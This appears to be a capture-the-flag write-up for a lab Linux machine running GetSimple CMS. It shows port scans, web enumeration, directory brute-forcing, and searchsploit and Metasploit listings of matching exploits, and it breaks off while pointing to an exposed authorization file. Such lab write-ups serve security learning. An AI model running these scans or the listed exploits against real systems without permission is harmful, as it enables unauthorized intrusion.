
Getting Started - Linux - Easy- Writeup

Scanning

Initial Scanning with Rustscan

```
rustscan -a 10.129.47.83 --ulimit 5000 > ./Logs/Initial_Rustscan ; cat
./Logs/Initial_Rustscan
```




```
Nmap scan report for 10.129.47.83
Host is up, received syn-ack (0.18s latency).
Scanned at 2024-06-06 07:51:26 IST for 1s

PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack
80/tcp open  http    syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.46 seconds
```

Only 2 ports open.
22 - SSH -> usual open port, better to skip for this box than wasting time.
80 - HTTP -> Web service running with Apache server, gotta enumerate more

Aggressive open ports scan with nmap

```
nmap -A -T4 -v -p- 10.129.47.83 --open -oA ./Logs/Aggressive_nmap
```



```
Nmap scan report for 10.129.47.83
Host is up (0.17s latency).
Not shown: 48571 closed tcp ports (conn-refused), 16962 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 4c:73:a0:25:f5:fe:81:7b:82:2b:36:49:a5:4d:c8:5e (RSA)
|   256 e1:c0:56:d0:52:04:2f:3c:ac:9a:e7:b1:79:2b:bb:13 (ECDSA)
|_  256 52:31:47:14:0d:c3:8e:15:73:e3:c4:24:a2:3a:12:77 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_/admin/
|_http-title: Welcome to GetSimple! - gettingstarted
| http-methods:
|_  Supported Methods: GET POST OPTIONS
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Nikto scan for web server vulnerabilities

```
nikto -host 10.129.47.83 -output ./Logs/80-nikto.txt
```

- Server: Apache/2.4.41 (Ubuntu)
- http-title: Welcome to GetSimple! - gettingstarted
- http supported methods: GET HEAD POST OPTIONS
- The anti-clickjacking X-Frame-Options header is not present.


- The X-Content-Type-Options header is not set.
- /robots.txt: Entry for '/admin/'
- Apache/2.4.41 appears to be outdated
- /sitemap.xml: This gives a nice listing of the site content.
- /admin/: This might be interesting.
- /data/: Directory indexing found.
- /readme.txt: This might be interesting.
- /LICENSE.txt: License file found may identify site software.

Enumeration

80 - HTTP Enumeration


Walkaround

```
nmap -sC -sV -v -p 80 10.129.47.83 -oA ./Logs/80_Scriptscan_nmap
```



```
Initiating NSE at 08:16
Completed NSE at 08:16, 0.00s elapsed
Nmap scan report for 10.129.47.83
Host is up (0.68s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Welcome to GetSimple! - gettingstarted
|_http-server-header: Apache/2.4.41 (Ubuntu)
| http-robots.txt: 1 disallowed entry
|_/admin/
```

```
http://10.129.47.83/
```



http://10.129.47.83

gettingstarted

- Home

Home • **Welcome to GetSimple!**

Welcome to GetSimple!


Thank you for using GetSimple CMS. This is your homepage, so please change this text to be what you want.

- GetSimple CMS Documentation
  - How to Create a GetSimple Theme
- GetSimple Support Forums

Header 2

Nothing sensitive found in webpage.

```
view-source:http://10.129.47.83/
```




```
<!DOCTYPE html>
<!--[if lt IE 7 ]> <html lang="en" class="ie6"> <![endif]-->
<!--[if IE 7 ]>    <html lang="en" class="ie7"> <![endif]-->
<!--[if IE 8 ]>    <html lang="en" class="ie8"> <![endif]-->
<!--[if IE 9 ]>    <html lang="en" class="ie9"> <![endif]-->
<!--[if (gt IE 9)|!(IE)]><!--> <html lang="en" > <!--<![endif]-->
<head>
<meta charset="utf-8">

  <title>Welcome to GetSimple! - gettingstarted</title>

    <meta name="robots" content="index, follow">

    <link href='//fonts.googleapis.com/css?family=Yanone+Kaffeesatz' rel='stylesheet' type='text/css'>
    <link href="http://gettingstarted.htb/theme/Innovation/assets/css/reset.css" rel="stylesheet">
    <link href="http://gettingstarted.htb/theme/Innovation/style.css?v=3.3.15" rel="stylesheet">

    <!--[if lt IE 9]>
        <script src="//html5shiv.googlecode.com/svn/trunk/html5.js"></script>
    <![endif]-->

    <!--[if lt IE 7 ]>
    <script src="http://gettingstarted.htb/theme/Innovation/assets/js/dd_belatedpng.js"></script>
    <script> DD_belatedPNG.fix('img, .png_bg'); //fix any <img> or .png_bg background-images </script>
```

ⓘ **Info**

Identified `Get Simple` as the CMS used for the Web application from page source.

Directory bruteforcing with Gobuster

```
gobuster dir -u http://10.129.47.83 -w /usr/share/wordlists/dirb/common.txt
-o ./Logs/80-Gobuster -t 30
```



```
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 277]
/admin                (Status: 301) [Size: 312] [--> http://10.129.47.83/admin/]
/.htpasswd            (Status: 403) [Size: 277]
/.htaccess            (Status: 403) [Size: 277]
/backups              (Status: 301) [Size: 314] [--> http://10.129.47.83/backups/]
/data                 (Status: 301) [Size: 311] [--> http://10.129.47.83/data/]
/index.php            (Status: 200) [Size: 5485]
/plugins              (Status: 301) [Size: 314] [--> http://10.129.47.83/plugins/]
/robots.txt           (Status: 200) [Size: 32]
/server-status        (Status: 403) [Size: 277]
/sitemap.xml          (Status: 200) [Size: 431]
/theme                (Status: 301) [Size: 312] [--> http://10.129.47.83/theme/]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```

Fingerprinting using WhatWeb

```
whatweb --no-errors http://10.129.47.83 -v > ./Logs/80-Whatweb
```


Enumeration Findings

Server: Apache/2.4.41 (Ubuntu)

CVE-2021-41773 -> Apache HTTP Server 2.4.49 - Path Traversal & Remote Code

[Execution (RCE)](#)


```
searchsploit apache 2.4.41
```



```
 Exploit Title                                                                  |  Path
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execution                 | php/remote/29290.c
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + Scanner               | php/remote/29316.py
Apache CXF < 2.5.10/2.6.7/2.7.4 - Denial of Service                             | multiple/dos/26710.txt
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote Buffer Overflow            | unix/remote/21671.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (1)      | unix/remote/764.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2)      | unix/remote/47080.c
Apache OpenMeetings 1.9.x < 3.1.0 - '.ZIP' File Directory Traversal             | linux/webapps/39642.txt
Apache Tomcat < 5.5.17 - Remote Directory Listing                               | multiple/remote/2061.txt
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal                             | unix/remote/14489.c
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal (PoC)                       | multiple/remote/6229.txt
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / R | jsp/webapps/42966.py
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / R | windows/webapps/42953.txt
Apache Xerces-C XML Parser < 3.1.2 - Denial of Service (PoC)                    | linux/dos/36906.txt
Webfroot Shoutbox < 2.32 (Apache) - Local File Inclusion / Remote Code Execution | linux/remote/34.pl
```


http-title: Welcome to GetSimple! - gettingstarted

- ☐ [CVE - 2022-41544 -> GetSimple CMS v3.3.16 - Remote Code Execution (RCE)](#)
- ☐ [Metasploit -> GetSimpleCMS PHP File Upload Vulnerability](#)
- ☐ [CVE - # - # -> Getsimple CMS 3.3.10 - Arbitrary File Upload](#)
- ☐ Metasploit -> 0 exploit/unix/webapp/get_simple_cms_upload_exec
- ☐ Metasploit -> 1 exploit/multi/http/getsimplecms_unauth_code_exec




```
msf6 > search exploit getsimple

Matching Modules
================

   #  Name                                          Disclosure Date  Rank       Check  Description
   -  ----                                          ---------------  ----       -----  -----------
   0  exploit/unix/webapp/get_simple_cms_upload_exec  2014-01-04     excellent  Yes    GetSimpleCMS PHP File Upload Vulnerability
   1  exploit/multi/http/getsimplecms_unauth_code_exec 2019-04-28    excellent  Yes    GetSimpleCMS Unauthenticated RCE
```

/robots.txt: Entry for '/admin/' and ***/admin/: This might be interesting.***



```
User-agent: *
Disallow: /admin/
```



gettingstarted


Username:

Password:

Login

« Back to Website | Forgot your password? »


/readme.txt: This might be interesting.



```
GetSimple CMS was developed by Chris Cagle [ http://chriscagle.me ] and
is now passionately supported and developed by a loving community.


 LICENSE:
-----------------------------------

This software package is licensed under the GNU GENERAL PUBLIC LICENSE v3.
LICENSE.txt is located within this download's zip file

It would be great if you would link back to get-simple.info if you use it.


REQUIREMENTS:
-----------------------------------

http://get-simple.info/docs/requirements

### Build Requirements ###

PHP 5.2+

### Module Requirements ###

SimpleXML
```

/data/: Directory indexing found.
/data (Status: 301) [Size: 311] [--> http://10.129.47.83/data/]

```
http://10.129.47.83/data/cache/2a4c6447379fba09620ba05582eb61af.txt
```




Not secure
10.129.47.83/data/cache/2a4c6447379fba09620ba05582eb61af.txt

```
{"status":"0","latest":"3.3.16","your_version":"3.3.15","message":"You have an old version - please upgrade"}
```

Sensitive information

version identified as 3.3.15 for get simple and its old

```
http://10.129.47.83/data/other/authorization.xml
```



